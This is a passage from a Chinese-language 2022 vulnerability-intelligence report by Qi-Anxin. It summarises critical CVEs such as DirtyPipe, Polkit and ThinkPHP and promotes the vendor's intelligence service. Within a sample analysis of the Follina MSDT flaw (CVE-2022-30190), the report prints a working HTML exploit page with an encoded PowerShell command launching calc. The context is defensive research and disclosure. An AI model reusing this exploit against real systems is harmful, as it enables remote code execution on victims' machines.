YApi是高效、易用、功能强大的api管理平台，旨在为开发、产品、测试人员提供更优雅的接口管理服务。2022年11月初YApi官方发布新版本修复MongoDB注入问题，同时关闭脚本功能。

11月11日漏洞详情公开，YApi接口管理平台通过MongoDB注入漏洞获取到有效用户token，结合自动化测试API接口写入命令，绕过沙箱限制，最终在目标系统上执行任意命令。16日，此漏洞技术细节及EXP在互联网上流传，漏洞利用现实威胁上升。

（六）ThinkPHP 远程代码执行漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
QVD-2022-46174	代码执行	9.8	已公开	已公开	未公开	未发现

ThinkPHP是一个开源免费的，快速、简单的面向对象的轻量级PHP开发框架，是为了敏捷 WEB 应用开发和简化企业应用开发而诞生的。当ThinkPHP开启了多语言功能时，攻击者可以通过lang参数和目录穿越实现文件包含，当存在其他扩展模块如 pear 扩展时，攻击者可进一步利用文件包含实现远程代码执行。

（七）Apache Shiro 身份认证绕过漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-40664	身份认证绕过	9.8	已公开	已公开	未公开	未发现

Apache Shiro是一个功能强大且易于使用的Java安全框架，用于执行身份验证、授权、加密和会话管理，当系统使用RequestDispatcher进行请求处理时，Apache Shiro存在身份认证绕过漏洞。

攻击者可通过访问指定的请求转发接口，实现系统身份认证绕过，例如访问一个请求转发到用户登录接口的业务场景下，可能利用此漏洞绕过系统对token或Auth等参数的验证，从而出现敏感信息泄漏等安全风险。

（八）Netatalk 远程命令执行漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-23121	命令执行	9.8	已公开	已公开	已公开	未发现

Netatalk是AFP的开源实现，为类Unix系统提供了和Mac OS文件共享的功能。2022年5月，Netatalk 远程命令执行漏洞细节公开在互联网上，Netatalk存在命令执行漏洞，由于在处理AppleDouble条目时，parse_entries函数缺乏正确的处理导致任意读和任意写，攻击者可以利用此漏洞调用system函数，从而造成命令执行。

未经身份验证的攻击者可以利用该漏洞在受影响的Netatalk服务上以root权限执行任意命令，利用此漏洞无需权限（在开启匿名的情况下），也无需用户交互。由于Netatalk被集成在多个型号的NAS上，所以该漏洞也影响多个型号的NAS。

（九）Splunk Enterprise 远程代码执行漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-32158	代码执行	9.0	未公开	已公开	未公开	未发现

Splunk Enterprise 是机器数据的引擎。使用 Splunk 可收集、索引和利用所 有应用程序、服务器和设备生成的快速移动型计算机数据。关联并分析跨越多个系统的复杂事件。获取新层次的运营可见性以及 IT 和业务智能。 Splunk Enterprise 部署服务器 9.0 之前的版本存在远程代码执行漏洞，允许客户端将转发器捆绑包通过该服务器部署到其他部署客户端。

使用部署服务器时，允许创建可由Splunk通用转发器(SUF) 代理或其他Splunk Enterprise实例(如重型转发器)自动下载的配置包，这些配置包中允许包含二进制文件，SUF自动下载后会执行该二进制程序。默认情况下，SUF 代理在Windows 上以SYSTEM身份运行。控制了通用转发器端点的攻击者可利用该漏洞在订阅部署服务器的所有其他通用转发器端点上执行任意代码。

（十）Microsoft Windows Remote Desktop Client 远程代码执行漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-21990	代码执行	8.8	已公开	已公开	未公开	未发现

远程桌面是微软公司为了方便网络管理员管理维护服务器而推出的一项服务。远程桌面客户端允许用户通过其他设备访问开启了远程桌面功能的主机。如果远程桌面客户端存在漏洞，则会使运行远程桌面客户端的主机存在安全隐患。一个通用的攻击场景是：当受害者使用易受攻击的远程桌面客户端连接到攻击服务器时，控制远程桌面服务器的攻击者可以在 RDP 客户端计算机上执行任意代码。攻击者可以破坏并控制用户要登陆的远程服务器，也可以诱导用户连接恶意服务器。Microsoft Windows Remote Desktop Client存在远程代码执行漏洞(CVE-2022-21990)，在微软发布安全通告前，此漏洞PoC已在互

联网公开，之后微软于2022年3月微软补丁日发布了该漏洞补丁。

当用户使用远程桌面客户端连接恶意服务器并共享除 C 盘外的磁盘时容易受到此PoC的攻击，成功利用此漏洞的攻击者可在目标系统上以该用户权限执行任意代码。此漏洞影响hyper-v、mstsc等远程桌面客户端。

（十一）Samba 远程代码执行漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2021-44142	代码执行	8.8	已公开	未公开	未公开	未发现

Samba 是在 Linux 和 UNIX 系统上实现了SMB 协议的一个免费软件，由服务器及客户端程序构成。SMB（Server Messages Block，信息服务块）是一种在局域网上共享文件和打印机的一种通信协议，它为局域网内的不同计算机之间提供文件及打印机等资源的共享服务。

2022年1月31日，Samba官方发布安全公告，Samba存在代码执行漏洞（CVE-2021-44142），其技术细节已公开。Samba存在堆内存越界读/写漏洞，该漏洞存在于Samba中vfs_fruit模块中，当smbd解析EA元数据时，对文件扩展属性具有写访问权限的远程攻击者（可以是来宾身份或未授权身份）可越界读取/写入堆内存，成功利用的攻击者可以以root身份执行任意代码，并完全控制受害主机。

（十二）Splunk Enterprise 远程代码执行漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-43571	代码执行	8.8	已公开	已公开	未公开	未发现

Splunk Enterprise 是机器数据的引擎。使用Splunk可收集、索引和利用所有 应用程序、服务器和设备生成的快速移动型计算机数据。关联并分析跨越多个系统的复杂事件。获取新层次的运营可见性以及IT和业务智能。由于 Splunk Enterprise中SimpleXML仪表板存在代码注入，经过身份验证的远程攻击者可构造特制的数据包，通过 PDF 导出操作触发任意代码执行。

（十三）Active Directory Domain Services 权限提升漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-26923	权限提升	8.8	已公开	已公开	已公开	未发现

Active Directory (AD)是一个数据库和一组服务，可将用户与其完成工作所需的网络资源关联起来，它存储和管理连接到网络的用户、设备和服务信息，使用户能够对网络上的资源进行身份验证和访问，常应用于企业级网络内，是攻击者进行渗透、横向移动和数据泄露的一个关键目标。当活动目录内开启了证书认证服务时，攻击者可以在证书申请请求中包含特制数据，获取到允许提升权限的证书，从域内普通用户权限提升至域管理员权限，完全控制所有接入域内的服务器、打印机等。

该漏洞2022年5月10日由国外安全研究员公开细节及利用PoC，利用漏洞仅需创建机器账户的权限，无需用户交互，微软于2022年5月补丁日发布了该漏洞补丁。

（十四）Fastjson 远程代码执行漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-25845	代码执行	8.1	已公开	已公开	已公开	未发现

Fastjson是阿里巴巴的一个开源项目，在GitHub上开源，使用Apache 2.0协议。它是一个支持Java Object和JSON字符串互相转换的Java库。2022年5月Fastjson官方发布1.2.83版本，修复了在特定场景

下攻击者可以绕过1.2.68及之后的版本中autoType默认关闭的安全限制，最终在目标机器上执行任意代码的漏洞。

2022年8月初漏洞发现者“浅蓝”在安全大会上公开此漏洞技术细节，披露多条不同依赖的漏洞利用链，最终导致远程代码执行。同时表示Fastjson 1.2.83版本可能较难再出相关漏洞。由于Fastjson应用广泛，建议企业用户及时升级版本。

（十五）Cacti 命令执行漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-46169	命令执行	8.0	已公开	已公开	未公开	未发现

Cacti 项目是一个开源平台，可为用户提供强大且可扩展的操作监控和故障 管理框架。 Cacti 存在命令执行漏洞(CVE-2022-46169)，攻击者可通过构造恶意请求在无需登录的情况下向函数中注入命令，达到命令执行的目的。

（十六）Windows Server 服务篡改漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-30216	代码执行	7.8	已公开	已公开	未公开	未发现

服务器服务（也称为 LanmanServer）是一种Windows服务，允许远程计算机通过命名管道(\\pipe\srvsvc)通过RPC创建、配置、查询和删除共享，该服务在Windows系统上默认开启。

Windows Server服务在处理特制请求时存在漏洞(CVE-2022-30216)，在目标域环境部署了AD CS的情况下，经过身份认证的远程攻击者可利用此漏洞结合NTLM中继在域控制器上执行任意代码。利用此漏洞

需要在受影响的系统上导入恶意证书，经过身份验证的远程攻击者可以将证书上传至目标服务器。此漏洞细节已经公开。

（十七）Linux DirtyPipe 内核本地权限提升漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-0847	权限提升	7.8	已公开	已公开	已公开	未发现

pipe是一个单向的数据通道，可以用于进程间通信。在copy_page_to_iter_pipe和push_pipe函数分配新的pipe_buffer结构体时，没有初始化pipe_buffer结构体的flags，导致pipe_buffer->flags可能会沿用之前旧的数据。当pipe_buffer->flags为"PIPE_BUF_FLAG_CAN_MERGE"时，可以将数据写入当前pipe_buffer的页面缓存。拥有普通用户权限的本地攻击者可以利用该漏洞将数据写入只读文件，实现本地权限提升至ROOT权限。该漏洞利用难度低，影响范围大，技术细节和EXP已公开。

（十八）Linux Polkit 本地权限提升漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2021-4034	权限提升	7.8	已公开	已公开	已公开	未发现

Polkit是一个用于定义和处理授权的工具包，用于允许非特权进程与特权进程之间进行对话，默认安装在大多数主流的linux系统(ubuntu,Debian,centos等)。在Polkit工具包中的phexce程序处理命令行参数时，存在越界写漏洞，可以利用该漏洞覆盖程序的环境变量，可以通过写入一些危险的环境变量将普通用户权限提升至ROOT权限。目前，该漏洞的技术细节和EXP已公开，且漏洞利用难度低。

（十九）SQLite 拒绝服务漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-35737	拒绝服务	7.5	已公开	已发现	未公开	未发现

SQLite是使用广泛的开源数据库引擎，默认包含在Android、iOS、Windows 和macOS以及流行的Web浏览器（ 如 Google Chrome、Mozilla Firefox 和 Apple Safari）中。2022年10月25号研究人员在互联网上发布SQLite拒绝服务漏洞技术细节。由于SQLite存在数组边界溢出，攻击者将大字符串传递给SQLite的CAPI字符串参数，导致拒绝服务，可能实现任意代码执行。该漏洞是SQLite在2000年10月代码更新时引入的，在没有堆栈金丝雀保护措施的情况下编译库会导致任意代码执行，如果存在堆栈金丝雀则会导致服务器拒绝服务。由于当时系统主要为32位架构系统，在当时的情况下该问题可能并不是漏洞。

由于SQLite存在数组边界溢出，攻击者将大字符串传递给SQLite的某些函数，导致拒绝服务，消耗系统的内存和CPU资源。在编译库时没有使用堆栈金丝雀保护措施的情况下会导致任意代码执行。

（二十）OpenSSL 拒绝服务漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-0778	拒绝服务	7.5	已公开	已公开	已公开	未发现

OpenSSL是一个开放源代码的软件库包，应用程序可以使用这个包来保护安全通信，避免窃听，同时确认另一端连接者的身份，OpenSSL采用C语言作为主要开发语言，这使得OpenSSL具有优秀的跨平台性能，OpenSSL支持Linux、BSD、Windows、Mac、VMS等平台，这使其具有广泛的适用性。OpenSSL中的BN_mod_sqrt() 函数在解析证书时存在一个拒绝服务漏洞，攻击者可以通过构造特定证书来触发无限循环，由于证书解析发生在证书签名验证之前，因此任何解析外部提供的证书场景都可能实现拒绝服

务攻击。目前，该漏洞技术细节及EXP已公开。

（二十一）Apache Tomcat 拒绝服务漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-29885	拒绝服务	7.5	未公开	已公开	已公开	未发现

Tomcat是由Apache软件基金会属下Jakarta项目开发的Servlet容器，按照Sun Microsystems提供的技术规范，实现了对Servlet和JavaServer Page（JSP）的支持。当Apache Tomcat开启集群配置时，攻击者可以构造特殊请求发送给Apache Tomcat触发漏洞，造成拒绝服务。当Tomcat 开启集群配置，且通过 NioReceiver 通信时，无论服务端是否配置 EncryptInterceptor，攻击者均可构造特制请求导致目标服务器拒绝服务。目前，该漏洞的EXP已公开。

（二十二）OpenSSL 远程代码执行漏洞

漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-3602	代码执行	7.1	已公开	未公开	未公开	未发现

OpenSSL是一个开放源代码的软件库包，应用程序可以使用这个包来保护安全通信，避免窃听，同时确认另一端连接者的身份，OpenSSL采用C语言作为主要开发语言，这使得OpenSSL具有优秀的跨平台性能，OpenSSL支持Linux、BSD、Windows、Mac、VMS等平台，这使其具有广泛的适用性。OpenSSL 的 ossl_punycode_decode 函数存在栈溢出漏洞，当客户端或服务器配置为验证 X.509 证书时，攻击者可以在电子邮件地址字段的域中创建特殊长度的字符串触发栈溢出，溢出修改相邻4个字节数据，导致拒绝服务或代码执行。因为这个漏洞只能溢出修改4个字节的数据，且现在的平台都开启了栈溢出保护，所以该漏洞能造成远程代码执行的可能性很低。

（二十三） Spring Security 身份认证绕过漏洞


漏洞编号	威胁类型	CVSS 评分	漏洞威胁状态			
			技术细节	PoC 状态	EXP 状态	在野利用
CVE-2022-31692	身份认证绕过	7.0	已公开	已公开	已公开	未发现

Spring Security 是一个能够为基于 Spring 的企业应用系统提供声明式的安全 访问控制解决方案的安全框架。当 Spring Security 处理 forward 或 include 转发的请求时可能存在漏洞，攻击者可利用此漏洞绕过授权规则。

当项目代码中通过 forward 或 include 进行请求转发时，攻击者可通过访问指定的请求转发接口实现身份认证绕过。例如访问一个请求转发到用户登录接口的业务场景下，可能利用此漏洞绕过系统对token或Auth等参数的验证，从而出现敏感信息泄漏等安全风险。

第四章 奇安信漏洞情报的深度运营

传统的漏洞管理模式受限于情报不足、技术能力不够等限制，容易引发漏洞发现速度滞后、漏洞评估能力不足、漏洞处置优先级排序不当、漏洞修复不彻底等一列问题。基于漏洞情报的新型漏洞管理模式，提供全面的多维漏洞信息整合及属性标定、准确的漏洞导致的实际安全风险判定、及时的与组织相关漏洞风险通知、可信的综合性漏洞处理优先级排序、可行的包含详细操作步骤的处置措施以及灵活的可被集成的开放API数据接口，能够帮助你摆脱漏洞处理的泥潭，更加高效的进行企业漏洞管理。



▲ 图 4-1 奇安信漏洞情报运营

4.1 收集器：多维漏洞信息整合及属性标定

通过对原始数据源的挖掘和实时信息采集，对漏洞进行多维度的属性标定，保证漏洞信息的全面性和及时性。漏洞情报库与传统漏洞库相比区别最大的地方在于，对漏洞本身技术层面以外维度的持续动态跟踪，一般的漏洞库的核心信息只会涉及软硬件影响面（厂商、应用及版本），和漏洞本身技术层面的评估（威胁类型、利用场景、危害大小等），这些信息远远不够，为了有效管控漏洞导致的风险，我们需要知道得更多。

奇安信漏洞情报运营建立在全面收集漏洞信息的基础上，监测了多个主流漏洞库以及数百安全厂商，跟踪了2000+推特账号和80+安全相关新闻源，开源信息结合商业数据采购，并通过各种手段持续挖掘新的信息源。对漏洞的多维度属性进行了全面的跟踪和标记，2022年奇安信漏洞情报共为977个漏洞标记了1530个标签。以下是一些分类标签的例子：

图4-2是2022年新增漏洞中被标记标签最多的漏洞Microsoft Windows支持诊断工具远程代码执行漏洞(CVE-2022-30190)标签实例，随着影响此漏洞实际风险的因素的持续迭代，这些标签会随时新增和更新。

▲ 图 4-2 漏洞标签实例

图4-3展示的是漏洞的“POC公开”、“EXP公开”标签，漏洞是否已经有了公开的技术细节、概念验证代码（PoC）、武器化的Exploit工具，会直接影响漏洞转变为现实的攻击。

▲ 图 4-3 “POC/EXP 公开”标签实例

图4-4展示的是漏洞的“在野利用”标签，漏洞是否已经有了野外的利用，体现了漏洞是否已经从潜在威胁转化为了现实威胁。

▲ 图 4-4 “在野利用”标签实例

图4-5展示的是漏洞的“攻击者名称”标签，漏洞是否被已知的漏洞利用攻击包或大型的僵尸网络集成作为获取对系统控制的途径，标志漏洞现实威胁的上升。

▲ 图 4-5 “攻击者名称”标签实例

图4-6展示的是“0day漏洞”、“APT相关”标签，是否为0day或者APT活动相关，意味着漏洞可能被用于攻击高价值的目标。

▲ 图 4-6 “0day 漏洞”、“APT 相关”标签实例

所有上面这些属性都通过运营被标记出来，以方便用户实现有效的处理优先级排序。同时，奇安信漏洞情报还支持基于标签的搜索，让用户非常方便地获取匹配特定属性的漏洞集合。这些标签还有对应的分类和描述，让用户能更深入的了解漏洞导致的威胁。

4.2 过滤器：准确判定漏洞导致的实际安全风险、及时通知与组织相关漏洞风险、漏洞处理优先级综合性排序

分析团队依据完善的流程和专业经验，对漏洞的影响面和技术细节进行研判，把真正需要的漏洞过滤出来，保证信息的准确性和处理优先级的可靠性。目前平均每年新增上万个漏洞，平均到每天百级的漏洞被公开出来，如果全部对其分析验证需要巨量的资源投入，这对任何厂商和组织都是不可能完成的任务，操作层面上既无可能也无必要。事实上每年新公开的漏洞只有极少数需要被认真研究。处理流程上，我们需要根据漏洞的影响面、威胁类型及验证条件，筛选出值得深入分析的漏洞，再通过多种渠道收集或自研PoC进行技术验证，这是漏洞情报运营过程中专业度要求最高的环节。

（一） 准确的漏洞导致的实际安全风险判定

重要漏洞需要专业漏洞分析团队过滤研判,对于过滤出来的重要漏洞，我们则会尽可能地去完善其技术信息。包含对技术细节的深入分析、POC的验证测试、可操作的临时解决方案、检测规则、补丁有效性的测试等内容。以我们对微软支持诊断工具漏洞的深度研判报告为例，部分内容如下：（完整报告示例见附录）


奇安信安全监测与响应中心漏洞深度分析报告

Microsoft Windows 支持诊断工具（MSDT）远程代码执行漏洞（CVE-2022-30190）深度分析报告

2022 年 06 月 01 日

奇安信安全监测与响应中心漏洞深度分析报告

一、 基本信息

漏洞名称	Microsoft Windows 支持诊断工具(MSDT)远程代码执行漏洞		
公开时间	2022-05-30	更新时间	2022-06-01
CVE 编号	CVE-2022-30190	其他编号	QVD-2022-7976
威胁类型	代码执行	技术类型	安全特性绕过
厂商	Microsoft	产品	Windows
状态			
POC 状态	EXP 状态	在野利用状态	技术细节状态
已发现	已发现	已发现	已公开
漏洞描述	Word 等应用程序使用 URL 协议调用 MSDT 时存在远程执行代码漏洞。成功利用此漏洞的攻击者可以通过 MSDT 运行任意 POWERSHELL 代码。攻击者可以执行 POWERSHELL 代码安装程序、查看、更改或删除数据。		
影响版本	Windows Server 2012 R2 (Server Core installation) Windows Server 2012 R2 Windows Server 2012 (Server Core installation) Windows Server 2012 Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation) Windows Server 2008 R2 for x64-based Systems Service Pack 1		

NOX 安全监测平台，nox.qianxin.com

▲ 图 4-7 深度分析报告示例 1

如图4-7，报告里会包含漏洞的基本描述，和影响其实际威胁程度的当前状态标记。

奇安信安全监测与响应中心漏洞深度分析报告

其他受影响组件	无

二、 威胁评估

CVSS 3.1 评级	高危	**CVSS 3.1 分数**	7.8
CVSS 向量	**访问途径（AV）**	**攻击复杂度（AC）**	
	本地	低	
	用户认证（Au）	**用户交互**	
	无	需要	
	影响范围	**机密性影响（C）**	
	不变	高	
	完整性影响（I）	**可用性影响（A）**	
	高	高	
危害描述	攻击者可通过恶意 Office 文件中远程模板功能从服务器获取恶意 HTML 文件，通过 'ms-msdt' URI 来执行恶意 PowerShell 代码。 值得注意的是，该漏洞在宏被禁用的情况下，仍能通过 MSDT（Microsoft Support Diagnostics Tool）功能（用于排除故障并收集诊断数据以供专业人员分析解决问题）执行代码，在资源管理器中的预览功能打开的情况下，当恶意文件保存为 RTF 格式时，甚至无需打开文件，通过资源管理器中的预览选项卡即可触发漏洞在目标机器上执行 powershell 代码。		

NOX 安全监测平台，nox.qianxin.com

奇安信安全监测与响应中心漏洞深度分析报告

三、 处置建议

自查检测方案


1、将以下内容保存为 html 文件，并使用 web 服务进行托管

```
<!doctype html>
<html lang="en">
<body>
<script>
    window.location.href = "ms-msdt:/id PCWDiagnostic
/skip force /param \"IT_RebrowseForFile=cal?c
IT_LaunchMethod=ContextMenu
IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-
Expression($(Invoke-
Expression('[System.Text.Encoding]'+[char]58+[char]58+'UT
F8.GetString([System.Convert]'+[char]58+[char]58+'FromBa
se64String('+[char]34+'Y21kIC9jIGNhbGM='+[char]34+'))')))
)i/../../../../../../../../../../../../Windows/System32/mpsigstub
.exe IT_AutoTroubleshoot=ts_AUTO\"";
</script>
```

NOX 安全监测平台，nox.qianxin.com

▲ 图 4-8 深度分析报告示例 2

如图4-8，除了漏洞的基本信息，深度分析报告还包括详细的威胁向量判定和危害描述，以及详细的处置步骤信息。



▲ 图 4-9 深度分析报告示例 3

如图4-9，报告还会提供漏洞相应的POC及验证方法，以及主机层或网络层的漏洞利用检测方案。

深度分析报告是漏洞情报的一个增值服务，与漏洞情报中的基础信息相比，漏洞深度分析报告提供了额外的漏洞分析内容及防护措施。包含漏洞分析报告（包括漏洞成因、验证过程和验证成功图片、漏洞利用环境、漏洞利用流量规则等内容。）、漏洞验证程序（用于验证、复现该漏洞）、部分漏洞还提供复现测试流量包（利用漏洞进行远程复现测试的流量数据包，文件格式为pcap等）。2022年奇安信漏洞情报共产出此类深度分析报告53篇，涉及影响面巨大而又威胁等级最高的那部分漏洞，是奇安信漏洞情报的核心输出之一。

（二）及时的与组织相关漏洞风险通知

漏洞的分析过滤不仅要基于准确的技术判定，还要足够快速，这样才能抢在攻击者之前避免漏洞被利用从而导致损失，需要及时地将与组织自身相关的漏洞风险通知到用户。作为提供定向性漏洞情报服务的基础，奇安信漏洞情报采用归一化的厂商及产品列表，1000+软件厂商、10000+产品，同时支持模糊化的产品搜索，直接的软硬件厂商来源的数据采集，更早的风险信息获取，全面的CPE信息支持，非CVE漏洞（主要是国产软件漏洞）的扩展CPE支持。（CPE规范不支持中文的厂商和软件名，所以如果想沿用CPE增加对国产软件的支持，必须自己做些必要的扩展。）

从漏洞信息公开到野外实际利用的间隔期越来越短，大多数时候防御方是在跟攻击者抢时间，哪方先知道漏洞的存在及相应的细节，决定了谁在对抗中获胜。为了及时输出漏洞风险通知，漏洞情报的运营采用7*24的监测处理机制，直接从厂商源头采集信息，及时研判并实时推送漏洞状态更新。如下5类漏洞相关的状态更新我们会通过漏洞情报服务群尽快通报给客户，这些更新会渐次影响漏洞的现实危害程度：

▲ 图 4-10 漏洞风险通知示例

第一，新的关键漏洞公开。当一个新的关键漏洞被收集到并识别出来以后，我们会第一时间通知到我们的客户。

第二，发现关键漏洞的技术细节。当跟踪发现有新的漏洞相关技术细节出现，不论涉及的漏洞是新的还是老的，我们也会发送消息给用户。

第三，发现关键漏洞的 Exploit 或 PoC 公开。当有新的漏洞相应Exploit或POC被公布出来，我们会经过基本的无害性确认以后通知客户，同时会启动可用性的验证，确认可用以后会给漏洞打上”奇安信

CERT验证”的标签。

第四，发现关键漏洞的在野利用案例。出现实际的在野利用，是漏洞从潜在威胁转化为现实威胁的重大转折点，一旦监测到需要立即通知用户尽快采取措施修补处置。

